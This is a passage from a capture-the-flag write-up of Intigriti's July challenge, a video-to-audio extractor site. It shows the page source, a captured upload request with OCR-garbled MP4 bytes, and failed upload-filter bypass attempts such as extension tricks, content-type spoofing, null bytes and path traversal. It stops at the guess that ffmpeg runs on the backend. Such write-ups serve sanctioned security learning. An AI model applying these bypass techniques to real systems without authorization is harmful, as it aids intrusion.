



Intigriti's July challenge
By kavigihan

Find the flag and win Intigriti swag.

**Rules:**

- This challenge runs from the 17th of July until the 24th of July, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Tuesday, the 25th of July:
  - Three randomly drawn correct submissions
  - Three best write-ups
- Every winner gets a €50 swag voucher for our swag shop
- The winners will be announced on our Twitter profile.
- For every 100 likes, we'll add a tip to announcement tweet.
- Join our Discord to discuss the challenge!

# Phase 1 - Recon



Welcome to Video Audio Extractor

Extract audio from your video files with ease.


Extract Audio

Upload a video file and extract its audio in just a few clicks.

About Us


Learn more about our team and the technology behind Video Audio Extractor.

As usual we start with the page source to see whats going on.




```
</head>
<body>
    <div class="container">
        <div class="jumbotron mt-5">
            <h1 class="display-4">Welcome to Video Audio Extractor</h1>
            <p class="lead">Extract audio from your video files with ease.</p>
        </div>
        <div class="row">
            <div class="col-md-6">
                <div class="card mb-4">
                    <div class="card-body">
                        <h5 class="card-title">Extract Audio</h5>
                        <p class="card-text">Upload a video file and extract its audio in just a few clicks.</p>
                    </div>
                </div>
            </div>
            <div class="col-md-6">
                <div class="card mb-4">
                    <div class="card-body">
                        <h5 class="card-title">About Us</h5>
                        <p class="card-text">Learn more about our team and the technology behind Video Audio Extractor.</p>
                    </div>
                </div>
            </div>
        </div>
        <div class="text-center">
            <a href="/upload" class="btn btn-primary">Upload a Video</a>
        </div>
        <br>
        <br>
        <br>
    </div>
</body>
</html>
```

Seems like the only functionality we have access to is `/upload`. Lets check it out!




The file upload here allows a user to upload a MP4 file and extract audio from it. Lets try play with this functionality and see whats going on.

The request looks something like this




```
POST /upload HTTP/2
Host: challenge-0723.intigriti.io
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------892999779140483152
Content-Length: 736223
Origin: https://challenge-0723.intigriti.io
Dnt: 1
Referer: https://challenge-0723.intigriti.io/upload
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------892999779140483152927913523 9
Content-Disposition: form-data; name="video"; filename="test2.mp4"
Content-Type: video/mp4

 ftypisomisomiso2avc1mp41°moovlmvhdès@Etrak\tkhds@$edtselsts½mdia
mdhd¬DsiUÄ-hdlrsounSoundHandlerhminfsmhd$dinfdrefurl ,stbl~stsdnmp4a¬D6esds□□□%□□□@$$□□□W
sttsþièstscR
"#&')*-.014589;<?@BCFGJKMNQRTUXY\]_`cdfgjknoqruvxy|}□□□□□□□□□□□stszÿFßä~¨□Ê £□¥□1~_□jwwkg
ipq□xlZh□□ov7w)0¾¿¿<xDF¬H□?Àte□nSPsz~Z□h□RrM□h□zIýëVNAlt·Tk□p□p8□□□□aW□□s\q□Xz□□d{pM²ÁH□C
□□¢l·i}-□□□□RC□□eYxnh§wR\_h«X□UiBr□X□~hLkM£®□a□□d□D©Æ¾□KF□□´2>>}¤~X□ek;§~j□t@ªa□|□ëX4o:gt
ªÊüÛKå□i0î#$*ü6R\□oúyC□B«L¾`Ç«ÒsúDA
"èJ[âg/r□□□®w*CÅ²îÒSe!(I□`înÄzp□â«□ÐÞÉ m>ÔN0q°□□£´³□Ì¬æxüÚÓ0B[Ñró□b¦üÁ!Û«õ□Y'oA[¾t□m¦êÂÙi
äÞöôá4□I¡W¡_Fi□§□Ð□`¡¦´æ½ýÆwÚSä@ëÎò~ µ  ? %u  3ò  LI  YÞ  aþ  h`  v\  □K  □K  □Ù  ³□  À
ý□
```

once this completes processing, a mp3 file is available to download with the extracted audio




# Phase 2 - Trying Filter Bypass

The first thing that came to mind in this scenario was to see if its possible to bypass this filter and trick it into uploading a non mp4 file.
First thing to try was tampering with the file extensions to see if it accepts anything else other than MP4 files.




```
5239
e="test2.txt"

:selstsø¼mdia
.stbl~stsdnmp4a¬D6esds□□□%□□□@$$□□□Vå□□□btrt$$

]□□□□□□□□□□stszÿFßä~¨□Ê £□¥□1~_□jwwkg□cy□z}□c□]Uor□^e□m□\i
.t ·Tk□p□p8□□□□aW□□s\q□Xz□□d{pM²ÁH□□©□□s□□q□□□uKaGd£§□t~□□
KF□□´2>>}¤~X□ek;§~j□t@ªa□|□ëX4o:gtJ§XW¦Xstco□<{[□t□n¢¥ªÊü

æxüÚÓOB[Ñró□b¦üÁ!Û«õ□Y'oA[¾t□m¦êÂÙïõôh,#=£[³n÷□□□-±mÃØ`ä
```



Invalid filename, please make sure it is an MP4 file and does not contain any white spaces in the filename

This failed, so I tried to see if its possible to bypass this via spoofing the content type.




```
-----------------------------8929997791404831529279135239
Content-Disposition: form-data; name="video"; filename="test2.txt"
Content-Type: video/mp4

 ftypisomisomiso2avc1mp41°moovlmvhdèø@Etrak\tkhdø@$edtselstø¼mdia
mdhd¬DøìUÄ-hdlrsounSoundHandlerhminfsmhd$dinfdrefurl ,stbl~stsdnmp4a¬D6esds□□□%□
sttsþièstscR
"#&')*-.014589;<?@BCFGJKMNQRTUXY\]_`cdfgjknoqruvxy|}□□□□□□□□□□□stszÿFßä~¨□Ê £□¥□
pq□x1Zh□□ov7w)0¾¿¿<xDF¬H□?Àte□nSPsz~Z□h□RrM□h□zIýëVNAlt ·Tk□p□p8□□□□aW□□s\q□Xz□□d
¢1·i}-□□□□RC□□eYxnh§wR\_h«X□UiBr□X□~hLkM£®□a□□d□D®Æ¼□KF□□´2>>}¤~X□ek;§~j□t@ªa□|□
ÛKå□iOî#$*ü6R\□oúyC□B«L¾`Ç«ÒsÚ□A
```

This failed too and so did every other combination I tried including things like `.mp4.txt` to trick the extension parser, `.php5/4/3/2`, changing the case, using magic numbers to fool it, appending null bytes at the and trying path traversal with file name.

# Phase 3 - Digging deeper

It was not possible to bypass this filter (atleast for me). After realising this, it got me into thinking what might be happening on the backend? how does this webapp convert MP4 files MP3 files.

First I made an assumption that this box is running on linux? why? I dunno, just what my inner self told me. With this assumption I asked google how to convert mp4 to mp3 and there was 1 name I could see everywhere and that was `ffmpeg`



linux convert mp4 to mp3

Ask Ubuntu
https://askubuntu.com › questions › converting-mp4-t...

Converting mp4 to mp3 - ffmpeg

2 Dec 2011 — Click the "Audio Codec" tab and select "**MP3**" from the "Codec" drop down box. Press the "Start" button to begin **converting** your **MP4 to MP3** ...

11 answers · Top answer: For FFmpeg with Constant Bitrate Encoding (CBR): ffmpeg -i video..

| | | |
|---|---|---|
| **convert** a folder of **mp4's to mp3's** with **ffmpeg** ... | 3 answers | 20 Dec 2019 |
| How do I **convert** an **MP4** to an **MP3**? [duplicate ... | 8 answers | 10 Aug 2012 |
| **Convert mp4 to mp3** Using Shell Script - Ask **Ubuntu** | 6 answers | 16 Oct 2016 |
| How to **convert** .m4a audio files **to .mp3** use command ... | 3 answers | 3 Jan 2020 |

